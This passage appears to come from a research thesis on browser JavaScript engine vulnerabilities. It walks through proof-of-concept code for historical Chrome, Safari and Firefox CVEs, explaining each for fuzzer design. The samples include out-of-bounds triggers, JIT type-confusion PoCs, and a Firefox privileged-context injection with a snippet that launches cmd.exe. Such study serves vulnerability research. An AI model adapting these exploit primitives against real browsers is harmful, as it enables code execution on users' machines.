When the *JSON.stringify* function is called in line 7, the internal C++ implementation of the function gets invoked. First, the function extracts the current array length to calculate how many elements must be iterated. However, during an iteration the array length can change because the code invokes the *toJSON* callback. This function was redefined for element zero in line 6 and the function modifies the array length in line 3 to shrink the array. After the first iteration in *JSON.stringify*() finishes, the array shrunk and just stores one element. However, the original array length is still stored in a local variable and is used in the loop break condition. Further loop iterations are therefore performed which access data OOB.

Exploitation details and the original exploit are available at [99]. A slightly adapted exploit is available at [100].

[99] https://github.com/secmob/cansecwest2016

[100] https://github.com/4B5F5F4B/Exploits/tree/master/Chrome/CVE-2015-6764

Generalization for variation analysis:

- A fuzzer should create arrays with elements which have callbacks defined. The callbacks should set the array length to zero or one and garbage collection should be triggered afterwards.

Chromium issue 594574, CVE-2016-1646 (Pwn2Own 2016) – Redefinition leads to OOB access via Array.concat

```
01: array = new Array(10)
02: array[0] = 1.1   // Note that array[1] is a hole
03: array[2] = 2.1
04: array[3] = 3.1
05: var proto = {};
06: array.__proto__ = proto;
07: Object.defineProperty(
08:     proto, 1, {
09:         get() {
10:             array.length = 1; // shorten the array
11:             gc();             // and trigger garbage collection to free the memory
12:             return "value from proto"; // does not matter
13:         },
14:         set(new_value) { }
15:     });
16: Array.prototype.concat.call(array);
```

This vulnerability is similar to the previous described one. Line 16 invokes the *Array.concat* function which initially extracts the array length, which is 10 at this point. However, during processing of the *concat* function a callback can be triggered which modifies the array length. Element one of *array* was not defined as shown in lines 2 and 3. The prototype of *array* is changed to an object in line 6. This means a getter for element one can be defined which is invoked as soon as element one of *array* is accessed. This getter is defined in line 9 and the getter modifies the array length and invokes garbage collection. This getter is triggered during processing of the *concat* function which leads to OOB memory access because the *concat* function still assumes the initial extracted array length.

The vulnerability was found by Xu from *Tencent KeenLab*. An exploit is available at [101].

Generalization for variation analysis:

- A fuzzer should define callback functions on variables such as objects and assign these variables to the prototype of other variables. The callbacks should modify the length of an array or perform other state modifying operations.

[101] https://github.com/4B5F5F4B/Exploits/blob/master/Chrome/CVE-2016-1646/exploit.html

Safari CVE-2016-4622 - Array.slice OOB access

```
01: var a = [1, 2, 3, 4, 5];
02: var i = {};
03: i.valueOf = function () {
04:     a.length = 1;
05:     return 5;
06: }
07: a.slice(0, i);
```

This vulnerability is similar to the previous discussed ones. The *array.slice* function initially extracts the length of the array and stores it in a local variable. At a later point, the second argument, the end index for the slice operation, is read which leads to the invocation of the *valueOf* callback, which is defined in lines 3 to 6. The callback shrinks the array and returns as end index a bigger value, which leads to OOB memory access within the slice operation.

The vulnerability was found by Groß, a detailed writeup is available at [102]. An exploit is available at [103].

Generalization for variation analysis:

- A fuzzer should during mutation replace plain numbers or strings in test cases with objects, which implement callback functions. This especially applies to numbers or strings passed to built-in functions. The callback function should perform state modification operations such as changing the length of an array.

Chromium issue 702058, CVE-2017-5053 (Pwn2Own 2017) – Array.prototype.indexOf bailout bug leading to OOB access

```
01: arr = [];
02: for (var i = 0; i < 100000; i++) arr[i] = 0;
03: var fromIndex = { valueOf: function () { arr.length = 0; gc(); } };
04: arr.indexOf(1, fromIndex);  // Trigger OOB
```

This vulnerability is a variation of CVE-2016-4622. While CVE-2016-4622 affected *Safari* and used the *Array.slice* function, CVE-2017-5053 affected *Chromium* and used the *Array.indexOf* function. The *indexOf* function first extracts the length of the array, stores it in a local variable and then starts to iterate through all elements. Before the loop starts, the *fromIndex* argument is read to obtain the index from which the search should start. However, the *fromIndex* is an object and not a number. Reading the *fromIndex* therefore triggers the *valueOf* callback which modifies the array length. When the loop starts afterwards, the incorrect array length is still stored in a local variable leading to a wrong loop break condition. The loop therefore leads to OOB access.

Detailed exploitation details were presented in 2019 by Zheng et al. [8].

[102] http://www.phrack.org/papers/attacking_javascript_engines.html

[103] https://github.com/saelo/jscpwn

Generalization for variation analysis:

- Instead of passing a number or a string as argument, an object with a redefined *valueOf* or *toString* function can be passed. These callback functions should especially modify the length of an array or perform other state modification operations.
- A fuzzer should be able to understand simple connections of variables. For example, in line 4 the *indexOf* function is called on the *arr* array. The *fromIndex* argument leads to the callback which modifies the length of the same *arr* array. It makes sense that this callback modifies the *arr* array and not a random other array because the callback has a connection to the *arr* array. This connection exists because line 4 calls a function on *arr* and *fromIndex* is an argument to this function and the callback is a function of *fromIndex*. A fuzzer should store such connections and should prefer the insertion of state modifications on objects which have a connection to the callback.

Chromium issue 938251 (2019) – Integer overflow in NewFixedDoubleArray

```
01: array = [];
02: array.length = 0xffffffff; // Negative number
03: b = array.fill(1.1, 0, {
04:     valueOf() {
05:         // Cause the array to shrink
06:         // This will cause FastElementsAccessor::FillImpl to
07:         // regrow it to 0xffffffff which is negative
08:         array.length = 32;
09:         array.fill(1.1);
10:         return 0x80000000; // End length is negative
11:     }
12: });
```

The array length is set to a negative number in line 2 and after that, the *fill* function is called on the array. The first passed argument is the fill value, the second argument is the start index and last argument is the end index. Instead of a number an object with a *valueOf* function is passed to trigger code execution when the end index gets accessed. This callback function shrinks the array and when the *fill* function code continues execution, it regrows the array. This regrow operation happens because the developers added code to check for array length modifications. However, during the regrow operation an integer overflow occurs because of the negative length value defined in line 2. This leads to an allocation of an undersized buffer and therefore to OOB memory access.

A detailed writeup is available in the issue tracker [104] together with a full exploit [105].

Generalization for variation analysis:

- This vulnerability demonstrates that redefined callbacks can be combined with techniques mentioned in chapter 4.2.2 where integer overflows were discussed.

[104] https://bugs.chromium.org/p/chromium/issues/detail?id=938251

[105] https://bugs.chromium.org/p/project-zero/issues/attachment?aid=402215&signed_aid=uJieSMQe19F_G21FV0OaCg==

Chromium issue 682194, CVE-2017-5030 – OOB read in v8 Array.concat

```
01: var p = new Proxy([], {});
02: var b_dp = Object.prototype.defineProperty;
03: class MyArray extends Array {
04:     static get [Symbol.species]() {
05:         return function () { return p; }
06:     }; // custom constructor which returns a proxy object
07: }
08: var w = new MyArray(100);
09: w[1] = 0.1;
10: w[2] = 0.1;
11: function gc() {
12:     for (var i = 0; i < 0x100000; ++i) {
13:         var a = new String();
14:     }
15: }
16: function evil_callback() {
17:     w.length = 1; // shorten the array so the backstore pointer is relocated
18:     gc();         // force gc to move the array's elements backstore
19:     return b_dp;
20: }
21: Object.prototype.__defineGetter__("defineProperty", evil_callback);
22: var c = Array.prototype.concat.call(w);
23: for (var i = 0; i < 20; i++) { // number of values to leak
24:     console.log(c[i]);
25: }
```

On line 22 the *concat* function is called. The concat operation creates a new array to store the result. The type of this newly created array depends on the type of the passed argument. Since the argument *w* has the type *MyArray*, see line 8, an array of type *MyArray* would be created. However, the *Symbol.species* syntax was used to redefine the returned constructor and a proxy object is returned instead in line 5.

Because a proxy object for a normal object is returned, the internal code of the *concat* function executes the *defineProperty* function on the object prototype which was redefined in line 21. The overwritten callback modifies the length of the array on which the *concat* operation is currently performed and triggers garbage collection to free the memory. After the callback, the *concat* function continues to process the array and still assumes the original array length and original buffer pointer which leads to an OOB read.

An exploit is available in the bug tracker [106].

Generalization for variation analysis:

- A fuzzer should use *Symbol.species* to redefine the used constructor to create copies of objects. A *proxy* object can be returned to hook operations.
- A fuzzer should redefine getters and setters of the object prototype.
- The name of getters such as *defineProperty* should be extracted at runtime or should be available to the fuzzer via grammar definition files.

[106] https://bugs.chromium.org/p/chromium/issues/detail?id=682194#c12

4.3.3 Redefined function modifies array buffer

Instead of modifying the array length within a callback, the array buffer pointer can be attacked as well. If the buffer pointer or the array length is stored in a local variable, the buffer can be neutered during the callback. In such a case the array length becomes zero and the buffer starts to point to a specific memory location used for neutered buffers. If the C++ code does not check such a condition, the later C++ code may lead to OOB memory access. Another possibility is to reallocate the buffer to a different memory location by first setting the length to a small value and then setting the length back to the original one.

Examples:

Firefox bug 982974, CVE-2014-1513 (Pwn2Own 2014) – TypedArrayObject does not take into account that ArrayBuffers can be neutered

```
01: b = new ArrayBuffer(4000);
02: a = new Uint8Array(b);
03: nasty = {
04:     valueOf: function () {
05:         // *code to neuter array buffer b*
06:         return 3000;
07:     }
08: };
09: aa = a.subarray(0, nasty);
10: for (i = 0; i < 3000; i++)
11:     aa[i] = 17;  // Trigger OOB access
```

The vulnerability occurs in line 9 within the *subarray* function call. This function is implemented in C++ and stores at the start the array length in a local variable. Later, a callback can be triggered by setting the second argument to an object which implements the *valueOf* function. In this function the array gets neutered which sets the array length to zero. The code to neuter the array is not shown in the above PoC. When the callback finishes and code execution returns to the *subarray* implementation, the previous array length is still stored in the local variable. Later code in the function assumes that the array length and buffer pointer are still correct and accesses therefore memory OOB.

During fuzzing the *JavaScript* engine can be patched to provide functionality to neuter an array buffer as it is possible in *v8* using the native function *%ArrayBufferNeuter()*. In the original exploit, the author used an audio context to neuter the array. This is demonstrated in the following PoC:

```
01: var audio_context = new AudioContext();
02: var audio_buffer = audio_context.createBuffer(1, 0x40000, 96000));
03: var view_f32 = audio_buffer.getChannelData(0);
04: var array_buffer = view_f32.buffer;
05: var view_u32_tmp = new Uint32Array(array_buffer);
06: nasty = {
07:     valueOf: function () {
08:         // Neuter the array buffer:
09:         var convolver = audio_context.createConvolver();
10:         convolver.buffer = audio_buffer;
11:         return 0x40000; // Same value as 2nd argument to createBuffer()
12:     }
13: };
14: oob_array = view_u32_tmp.subarray(0, nasty);
```

The full exploit from *Pwn2Own* 2014 is available in the bug tracker [107].

Generalization for variation analysis:

- A fuzzer should add code to neuter array buffers of objects with connections to the callback function.

Chromium issue 867776, CVE-2018-16065 – In BigInt64Array.of() an array buffer can be neutered during a valueOf() callback

```
01: var array = new BigInt64Array(11);
02: function evil_callback() {
03:     %ArrayBufferNeuter(array.buffer);
04:     gc();
05:     return 71748523475265n - 16n; // rax: 0x41414141414141
06: }
07: var evil_object = { valueOf: evil_callback }
08: var root = BigInt64Array.of.call(
09:     function () { return array },
10:     evil_object
11:)
12: gc(); // trigger
```

ArrayBufferNeuter() is a native function which can be enabled during fuzzing using the *--allow-natives-syntax* flag. The function provides functionality to free the backing store buffer associated with an array.

In line 8 a new *BigInt64Array* is created by using the *BigInt64Array.of* function. It creates a new array from the passed arguments. The first passed argument returns the *array* variable and the C++ function implementation of the *BigInt64Array.of* function stores the array buffer in a local variable. When the second passed argument gets evaluated, the *valueOf* callback triggers which neuters in line 3 the backing store buffer of *array*. The local variable therefore becomes a dangling pointer. Allocations after garbage collection from line 4 are allocated over the previous array buffer memory. In line 5 an allocation is performed with a *BigInt* value resulting in *0x4141414141414141* (internal representation of the *BigInt* value) being stored at the start of the array buffer.

[107] https://bugzilla.mozilla.org/show_bug.cgi?id=982974

Generalization for variation analysis:

- After neutering an array, code to trigger garbage collection should be added. Moreover, a *BigInt* allocation, as shown in line 5, can be performed afterwards to control the memory during a possible use-after-free vulnerability in neutered arrays.

Chromium issue 852592 (2018) – OOB read and write in Array.prototype.sort

```
01: array = [];
02: ARRAY_LEN = 100;
03: for (let i = 1; i < ARRAY_LEN; ++i) {
04:   array[i] = i + 0.1;
05: }
06: compareFn = _ => {
07:     array.length = 1; // shrink elements array
08:     array.length = 0; // replace elements array with empty array
09:     // restore the original length, causing a new elements array
10:     array.length = ARRAY_LEN;
11: }
12: array.sort(compareFn);
```

In line 12 the *sort* function is called with a callback function passed as argument. The callback function first sets in line 7 the array length to one which shrinks the elements array. Next, line 8 sets the length to zero which updates the array buffer to point to an empty array. Finally, the original array length is restored in line 10. The array length is therefore unmodified after the execution of the callback, but the array buffer now points to a different memory location. Since the C++ implementation of the *sort* function stored the array buffer pointer in a local variable, this leads to a use-after-free vulnerability. Restoring the original length is important to bypass code which just checks for array modifications based on the *length* field.

An exploit is available in the bug tracker [108].

Generalization for variation analysis:

- A fuzzer should add code in callbacks which sets the array length to one, then to zero and then back to the original length. These operations should be added more frequently for arrays with a connection to the callback function. In the above PoC the *array* variable has a connection because the *compareFn* function is passed to the *sort* function which is called on the *array* variable. The *compareFn* function and the *array* variable therefore have a connection.

[108] https://bugs.chromium.org/p/chromium/issues/detail?id=852592

4.4 Privileged JavaScript execution

Depending on the browser, some internal websites are marked as privileged which can run *JavaScript* code in a privileged context. This allows the code to access critical functionality such as native functions or access file system APIs which can be turned into arbitrary code execution. Vulnerabilities in this chapter are thus browser specific.

The privileged *JavaScript* context is also commonly used during exploitation. For example, in *Firefox* a vulnerability can be used to set a flag to enable the privileged context. Afterwards, the privileged context can be used to achieve full code execution. This exploitation technique is called *god mode* and to apply it, a vulnerability must just be turned into an arbitrary write to achieve full code execution. This technique was first publicly used [109] during *Pwn2Own* 2014 to exploit CVE-2014-1513. Another exploit demonstrating this attack technique is available [110] for CVE-2019-9810.

4.4.1 Stack walking vulnerabilities

Most *JavaScript* built-in functions are implemented in C++. However, some built-in functions are directly implemented in *JavaScript*. In *v8* a third option is *Torque*, a language designed to translate the *ECMAScript* specification into optimizable code.

To implement the functions in *JavaScript*, the code sometimes requires accessing native C++ functions. In *JSC*, the *JavaScript* engine of *Apple Safari*, these native functions can be called by prefixing the function with an @ symbol such as *@concatMemcpy*. These functions are not available from a normal *JavaScript* context, otherwise a call to *memcpy()* could easily be turned to a memory corruption vulnerability. If a built-in function, that is implemented in *JavaScript* and that uses such native functions, can be tricked into invoking a callback, a reference to the native function can be obtained. Callbacks can be invoked by passing a callback function as argument or by using one of the redefinition techniques explained in chapter 4.3.

To obtain a reference to the native function inside the callback, the *caller* variable can be used. This variable stores a reference to the calling function. This is the case if the calling function does not use the *JavaScript strict mode* [111]. To protect against *stack walking* vulnerabilities the *strict mode* must therefore be enabled at the beginning of built-in functions which can trigger a callback.

[109] https://bugzilla.mozilla.org/show_bug.cgi?id=982974

[110] https://github.com/0vercl0k/CVE-2019-11708

[111] https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Strict_mode

Examples:

Safari CVE-2017-2446 – Stack walking vulnerability

```
01: var reference_concatMemcpy;
02: function my_callback() {
03:     reference_concatMemcpy = my_callback.caller;
04:     return 7;   // Does not matter
05: }
06: var a = [1, 2, 3];
07: a.length = 4; // Force slow path
08: Object.defineProperty(Array.prototype, "3", { get: my_callback });
09: [4, 5, 6].concat(a);
10: reference_concatMemcpy(0x77777777, 0x77777777, 0);
```

Line 9 invokes the *concat* function. A *getter* is defined in line 8 which gets later called during the execution of the *concat* function. The bug allowed to obtain a reference to the calling function as shown in line 3. The *concat* function internally called the *@concatMemcpy* function, which triggered the callback. The caller variable therefore holds a reference to *@concatMemcpy* which allows to write to arbitrary memory.

The vulnerability report is available in the *Google Project Zero* bug tracker [112]. A detailed writeup of the vulnerability together with an exploit is available at [113]. To fix the vulnerability [114] the *caller* variable was restricted from accessing native functions.

Generalization for variation analysis:

- Although the fix restricts the *caller* variable from accessing native functions, a fuzzer should attempt to add such code. Since this was only fixed in *JSC*, a similar vulnerability could occur in other browsers or in special circumstances. The fuzzer should add code which immediately triggers an injected crash as soon as the *JavaScript* code detects that a variable holds a reference to a native function.

4.4.2 JavaScript code injection into privileged code

If code can be executed on behalf of a privileged website, the code starts to run in the privileged context and can use the additional functionality to exploit the browser. This can be achieved by injecting code into the website if a handle to the site can be obtained and the *Content-Security-Policy (CSP)* can be bypassed or via a *Cross-Site-Scripting (XSS)* vulnerability on the website. In the first case, the browser can be exploited by setting its location to a data URI containing *JavaScript* code or by injecting *JavaScript* code via an *innerHTML()* call. *Mozilla Firefox* implements a sanitizer [115] to protect privileged pages against these attacks. The second option will not be discussed because XSS vulnerabilities are out-of-scope of this work. However, they can lead to full code execution as demonstrated

[112] https://bugs.chromium.org/p/project-zero/issues/detail?id=1032

[113] https://doar-e.github.io/blog/2018/07/14/cve-2017-2446-or-jscjsglobalobjectishavingabadtime/

[114] https://github.com/WebKit/webkit/commit/f7303f96833aa65a9eec5643dba39cede8d01144

[115] https://blog.mozilla.org/security/2019/12/02/help-test-firefoxs-built-in-html-sanitizer-to-protect-against-uxss-bugs/

in [116]. Another option is to register callback functions which may get triggered from a privileged *JavaScript* context without disabling privileges.

Examples:

Firefox bug 982906, CVE-2014-1510 (Pwn2Own 2014) – WebIDL privileged JavaScript injection

```
01: var c = new mozRTCPeerConnection;
02: c.createOffer(function () { }, function () {
03:     window.open('chrome://browser/content/browser.xul', 'my_iframe_id}');
04:     step1();
05: });
06: function step1() {
07:     var clear = setInterval(function () {
08:         frames[0].frames[2].location;       // throws an error when chrome iframe is not loaded yet
09:         frames[0].frames[2].location = window.atob('
10:             BASE64_ENCODE("data:text/html,<script>c = new mozRTCPeerConnection;c.createOffer(function()" +
11:             "{},function(){top.vvv=window.open('chrome://browser/content/browser.xul', " +
12:             "'abcd', 'chrome,top=-9999px,left=-9999px,height=100px,width=100px');})<\/script>")');
13:         clearInterval(clear);
14:         setTimeout(step2, 100);
15:     }, 10);
16: }
17: function step2() {
18:     var clear = setInterval(function () {
19:         top.vvv.location = 'data:text/html,<html><body><iframe mozBrowser ' +
20:             'src="about:blank"></iframe></body></html>';
21:         clearInterval(clear);
22:         setTimeout(step3, 100);
23:     }, 10);
24: }
25: function step3() {
26:     var clear = setInterval(function () {
27:         if (!frames[0]) return; // will throw until the frame is accessible
28:         top.vvv.messageManager.loadFrameScript('data:,' + execute_shellcode_function, false);
29:         clearInterval(clear);
30:         setTimeout(function () { top.vvv.close(); }, 100);
31:     }, 10);
32: }
```

"How easily could an exploit be constructed based on the patch? Not easily, but this is pwn2own" [117]

The *chrome://browser/content/browser.xul* page is a special privileged page in *Mozilla Firefox*. Note that the *chrome* handler is not related to the *Chrome* browser. Also note that in the current *Mozilla Firefox* version the *browser.xul* page was renamed to *browser.xhtml* [118].

The PoC opens the page in a new window and obtains a reference to it to inject *JavaScript* code. This is typically not possible because *JavaScript* code cannot obtain a reference to a privileged page. However, the above code passes a callback function to the *createOffer()* function in line 2. This function is from *mozRTCPeerConnection* which is implemented in *WebIDL*. Inside *WebIDL* the flag *aFreeSecurityPass* is set to *true* which means references to privileged pages such as *browser.xul* can be obtained. The root cause of this vulnerability was that this flag was not set to *false* before the callback function was invoked.

The reference is accessed in the *step1()* function via `frames[0].frames[2]`. The code is executed in an interval until the page finished loading. When this happens, the *location* can

[116] https://leucosite.com/Edge-Chromium-EoP-RCE/

[117] https://bugzilla.mozilla.org/show_bug.cgi?id=982909

[118] https://bugzilla.mozilla.org/show_bug.cgi?id=1553188

be accessed and does not throw an exception. After that, the *location* is set to a data URI in line 9 which contains the *JavaScript* code which should be executed in the context of the privileged *browser.xul* page. In this privileged page the *Components* global variable is available which means the following code can be used to execute arbitrary system commands:

```
01: C = Components;
02: c = C.classes;
03: i = C.interfaces;
04: f = c['@mozilla.org/file/local;1'].createInstance(i.nsILocalFile);
05: p = c['@mozilla.org/process/util;1'].createInstance(i.nsIProcess);
06: f.initWithPath('C:\\Windows\\System32\\cmd.exe');
07: p.init(f);
08: p.run(0, ['/k calc.exe'], 1);
```

The above code was taken from the original *Pwn2Own* 2014 exploit, which is available in the second bug tracker [119]. The first PoC, which is from a Metasploit exploit [120], is more complex because it uses generic exploitation functions from the *Metasploit* framework. The *execute_shellcode_function* from line 28 calls the *run_payload* [121] function from *Metasploit*. This function uses the *Components* global to import the *ctypes.jsm* file which can be used to interact with the *WindowsAPI* to call functions such as *VirtualAlloc* to execute shellcode. To import the file, the code must be executed on the *about:blank* page. The *step2()* and *step3()* functions implement the code injection into the *about:blank* page.

It is important to mention that it is not directly possible to interact with the opened privileged page because of the *Same-Origin-Policy (SOP)*. The code in the *step1()* function therefore exploits the vulnerability again and sets the third argument to a string starting with *chrome* to specify that it is a *chrome* page. Then, *messageManager* can be used to interact with the page although SOP is enforced. It is important to pass the *mozBrowser* attribute in the loaded iframe so that an access via *messageManager* is possible.

Generalization for variation analysis:

- A fuzzer should try to open privileged pages within callback functions and check if a reference can be obtained. In such a case an injected crash should be triggered to log the vulnerability.
- A fuzzer should try to find other callback locations with a *free security pass*.

[119] https://bugzilla.mozilla.org/show_bug.cgi?id=982909

[120] https://www.exploit-db.com/exploits/34448

[121] https://github.com/rapid7/metasploit-framework/blob/65521270ea2021b23d3e5509d0339be20f587c90/lib/msf/core/exploit/remote/firefox_privilege_escalation.rb

Firefox bug 1120261 and bug 987794, CVE-2014-8636 – Proxy prototype privilege JavaScript injection via XPConnect

```
01: var props = {};
02: props['has'] = function(){
03:     var chromeWin = open("chrome://browser/content/browser.xul", "x")();
04: };
05: document.__proto__ = Proxy.create(props);
```

Proxy objects are the source of many browser vulnerabilities. They allow to hijack *getters* and *setters* to return arbitrary other values or change states to break assumptions from developers. In this case the *has* function is proxied in the *document* prototype. When privileged code invokes this function, the privileges are not dropped and the code from line 3 therefore executes with higher privileges which allow to obtain a reference to the *browser.xul* page.

The vulnerability can similarly be exploited as CVE-2014-1510. The full exploit [122] is available in *Metasploit*, a writeup is available at [123].

Generalization for variation analysis:

- This vulnerability can be identified using the same techniques as mentioned with CVE-2014-1510.

[122] https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/browser/firefox_proxy_prototype.rb

[123] https://blog.rapid7.com/2015/03/23/r7-2015-04-disclosure-mozilla-firefox-proxy-prototype-rce-cve-2014-8636/

4.5 JIT optimization vulnerabilities

Just-in-Time (JIT) compilation bugs form a significant class of recently exploited vulnerabilities. *JavaScript* functions are initially executed by an interpreter and if the number of invocations reaches a specific threshold, the function is passed to JIT compilation to optimize the code. Flawed optimization can lead to trivial exploitable conditions. For example, when the compiler incorrectly assumed that bound or type checks can be removed. This leads to OOB memory access which leads in most cases to:

- an information leakage via OOB read which can be used to bypass ASLR
- and to an OOB write, which leads to full code execution.

Optimization is performed on type feedback collected during interpretation. The compiler speculates that in the future arguments will have the same type as previously seen. The code is therefore compiled optimized for these observed types. Runtime checks are added to ensure that the speculative type assumptions hold. When the types do not match at runtime, a fallback to the interpreter is performed. This fallback is called *deoptimization* in *v8* and *bailout* in *SpiderMonkey*.

A vulnerability occurs if the JIT implementation is flawed and the compiler can be tricked to remove runtime checks to prevent deoptimization, although objects with different types are passed. The following pseudo-code demonstrates this:

```
01: function opt(o) {
02:     // code performing actions on o
03: }
04: for (let i = 0; i < 10000; i++) {
05:     opt(object1);       // Give interpreter feedback for type1
06: }
07: opt(object2);           // Call optimized function with type2
```

The code is called in a loop to trigger the JIT compilation. After that, an object with a different type is passed as argument. Interpreting the same function several thousand times until the threshold for compilation gets triggered, wastes a lot of unnecessarily CPU time. Debug builds therefore contain functionality to explicitly trigger optimization. The following code is from *v8* and must be started with the *--allow-natives-syntax* flag:

```
01: function opt(o) {
02:     // code performing actions on o
03: }
04: opt(object1);    // Give interpreter feedback for type1
05: %OptimizeFunctionOnNextCall(opt);
06: opt(object2);    // Call optimized function with type2
```

To increase fuzzing speed the associated code from the debug build can be enabled.

4.5.1 Missing or incorrect type checks

Since the compiler optimizes functions based on speculative types of arguments or global variables, code which checks these assumptions at runtime must be added. *V8* translates *JavaScript* code during compilation to a *sea-of-nodes* graph. To guarantee specific types, a *CheckMap* node gets inserted in the graph. This node gets later translated to machine code which performs the type check of the passed object. If the type does not match the speculated type, *deoptimization* gets triggered.

A problem occurs if the code does not add such a *CheckMap* node or when the compiler concludes in a later optimization phase that the *CheckMap* node is not required and can be removed. For example, if an argument is accessed several times in a function, every access would lead to the insertion of a *CheckMap* node. However, if the type of the argument cannot change between two *CheckMap* nodes, the second check can be removed.

If such an optimization can incorrectly be triggered, for example by changing the type in the correct moment where the compiler assumes that the type cannot change, it leads to vulnerabilities similar to the presented type-confusion bugs from chapter 4.2.3.

The structure of the optimized function is always the same in this vulnerability category:

1. Initially, the target is accessed. This can be a variable, a property or an array. The initial access ensures that a map or bound check gets added.
2. Next, code which modifies the state of the target is added. This can be code which modifies the array length, code which changes the internal representation of properties or code which changes the type of a variable. A flaw must exist in the compiler which lets the compiler assume that this state modification cannot happen.
3. Finally, the target is accessed again. Since a map or bound check was already added in step one, the compiler does not add another check if it assumes that code from step two cannot modify the state. This leads to a type confusion.

To find new vulnerabilities of this category, a fuzzer must just fuzz code for step two. The code for step one and three is always the same and can therefore be hardcoded which reduces the search space.

Examples:

Chromium issue 460917, CVE-2015-1242 – Elements-kind type confusion

```
01: function opt(a1, a2) {
02:     // Perform an operation on a2 that needs a map check (for DOUBLE_ELEMENTS).
03:     var s = a2[0];
04:     // Emit a load that transitions a1 to FAST_ELEMENTS.
05:     var t = a1[0];
06:     // Emit a store to a2 that assumes DOUBLE_ELEMENTS.
07:     // The map check is considered redundant and will be eliminated.
08:     a2[0] = 0.3;
09: }
10: // Prepare type feedback for the "t = a1[0]" load: fast elements.
11: var fast_elem = new Array(1);
12: fast_elem[0] = "tagged";      // Store an object/string
13: opt(fast_elem, [1]);
14: // Prepare type feedback for the "a2[0] = 0.3" store: double elements.
15: var double_elem = new Array(1);
16: double_elem[0] = 0.1;         // Store a double value
17: opt(double_elem, double_elem);
18: // Reset |double_elem|
19: double_elem = new Array(10);
20: double_elem[0] = 0.1;
21: %OptimizeFunctionOnNextCall(opt);
22: opt(double_elem, double_elem);
23: assertEquals(0.3, double_elem[0]);
```

The *opt* function is called in total three times. The invocations in line 13 and 17 are performed to let the interpreter collect the required type feedback. In the first invocation the *fast_elem* array is passed which stores its elements as *fast elements* [124]. The *elements-kind* field in the map is set to *fast elements* because a string is stored as first element, see line 12. Since a string is stored in the array, the engine assigns the generic *fast elements* type. With this type elements are stored in a contiguous buffer and accessing them using an index is therefore fast, hence the name fast elements. *Slow elements* on the other hand would use a dictionary to save the properties.

Another *elements-kind* value is *double elements* which means that only double values are stored in the array. In such a case the floating-point representation of the values can directly be stored in the elements buffer. If a double value is instead stored in in a *fast elements* array, a pointer to a heap object, which stores the floating-point representation, would be stored in the buffer at the provided index.

In line 8 a floating-point value is written to the array and the *elements-kind* field is assumed to be *double elements*. The compiler assumes this because in the first two invocations from line 13 and 17 the array just stored a SMI and a double value. The compiler therefore speculates that the type will be *double elements* in the future.

That means that the floating-point representation of 0.3 is written to the elements buffer at index zero. Typically, a map check would be added to ensure that *elements kind* is correct. However, a similar map check already gets added because of line 3. The compiler assumes

[124] https://v8.dev/blog/fast-properties

that the map of *a2* cannot change between line 3 and 8 because *a2* is not accessed there and therefore omits the second map check. However, line 5 transitions the *elements-kind* of *a1* to *fast elements* because the interpreter collected during the first invocation for *a1* the type feedback of *fast elements*. This feedback was collected because line 12 assigned a string to an element.

Although the interpreter sees during the second invocation from line 17 a *double value* stored in *a1*, the compiler still transitions to *fast elements* because *fast elements* is a more generic type which can handle strings and double values.

To exploit the bug, the function is invoked in line 22 by passing the same array as first and second argument which means that line 5 modifies *a2* because *a2* and *a1* reference the same array. This is only achieved in the last call because in the second function invocation in line 17 the code was not optimized yet. During the last invocation the compiled code writes in line 8 the floating-point representation to the elements buffer although *elements-kind* changed to *fast elements*. When the element is later accessed as done in line 23, the written floating-point value gets interpreted as a pointer to a heap object because of the updated *elements-kind* field. This means that arbitrary objects can be faked in memory by writing the address of the fake object as floating-point value using this vulnerability.

Generalization for variation analysis:

- A fuzzer should create functions with two or more arguments and call the function until compilation is triggered. It is important that in every function invocation the passed arguments are different and do not point to the same object in-memory. The optimized function should finally be called with both or all arguments pointing to the same object to trigger vulnerabilities.
- One of the first instructions in such functions should access the elements to include at the beginning a map check like done in line 3. One of the last instructions should write to the elements like done in line 8. The code in between should be fuzzed. It is important that this code is not too long. If the code contains a function call which can trigger side effects, the map check at the end would not get removed.
- A fuzzer should use the *OptimizeFunctionOnNextCall* native function to trigger optimization.
- A common strategy during fuzzing is to wrap code within `try { /* code */ } catch (e) {}` blocks. If the fuzzer creates invalid code, which happens frequently using random fuzzing, the code would catch the exception and the remaining code would continue execution. However, the exception handling code hinders the compiler from performing optimization and JIT vulnerabilities can therefore not be found. [39] The *fuzzilli* fuzzer solved this problem by introducing an IL and performed mutations on the IL. Lifting the IL back to *JavaScript* code ensured that mainly valid code gets generated.

Chromium issue 722756, CVE-2017-5070 – Type-Confusion because of incorrect optimization

```
01: var array = [[{}], [1.1]];
02: var double_array = [1.1, 2.2];
03: var flag = 0;
04: var expected = 6.176516726456e-312;  // Internal representation: 0x12312345671
05: function transition() {
06:     for (var i = 0; i < array.length; i++) {
07:         var arr = array[i];
08:         arr[0] = {};    // Store an obj in "array"
09:     }
10: }
11: function swap() {
12:     try { } catch (e) { }  // Prevent compiler from inlining the function
13:     if (flag == 1) {
14:         array[1] = double_array;
15:     }
16: }
17: function opt() {
18:     swap();
19:     double_array[0] = 1;        // Step1: Access the object to add a check maps node
20:     transition();               // Step2: Modify the assumptions (code gets inlined)
21:     double_array[1] = expected;// Step3: Not protected access
22: }
23: for (var i = 0; i < 0x10000; i++) {
24:     opt(); // Trigger optimization
25: }
26: flag = 1;
27: opt();    // Call the compiled code with the modified flag to trigger the bug
28: assertEquals(expected, double_array[1]);
```

The function *opt* is optimized for the case that the global variable *flag* is *zero* which means that the assignment from line 14 in the *swap* function is not performed. During the first executions of line 19 and 21, the *elements-kind* field of *double_array* is therefore *double values*. The reason for this is that only numbers were so far assigned to the array, see line 2. The *transition* function call in line 20 does not has an effect on *double_array* during the first executions because the code just modifies elements from the *array* variable, see line 7 and 8. The compiler adds a map check for the access in line 19 and for the access in line 21. The second map check for line 21 gets incorrectly later removed because the compiler assumed that the inlined *transition* function cannot change the type of *double_array*. However, this assumption does not hold. After optimization, the *flag* is changed in line 26, which leads to the execution of line 14 in the *swap* function. The *swap* function assigns the *double array* to *array* which means the later *transition* function invocation changes the *elements-kind* field of *double_array*. The second map check would therefore be required because the type of *double_array* can change between line 19 and 21, but this check was incorrectly removed. The optimized code for line 21 therefore writes a raw floating-point value, although a pointer to a heap object should be written. This allows the creation of arbitrary heap objects in-memory which leads to full code execution.

An exploit is available in the issue tracker [125].

[125] https://bugs.chromium.org/p/chromium/issues/detail?id=722756

Generalization for variation analysis:

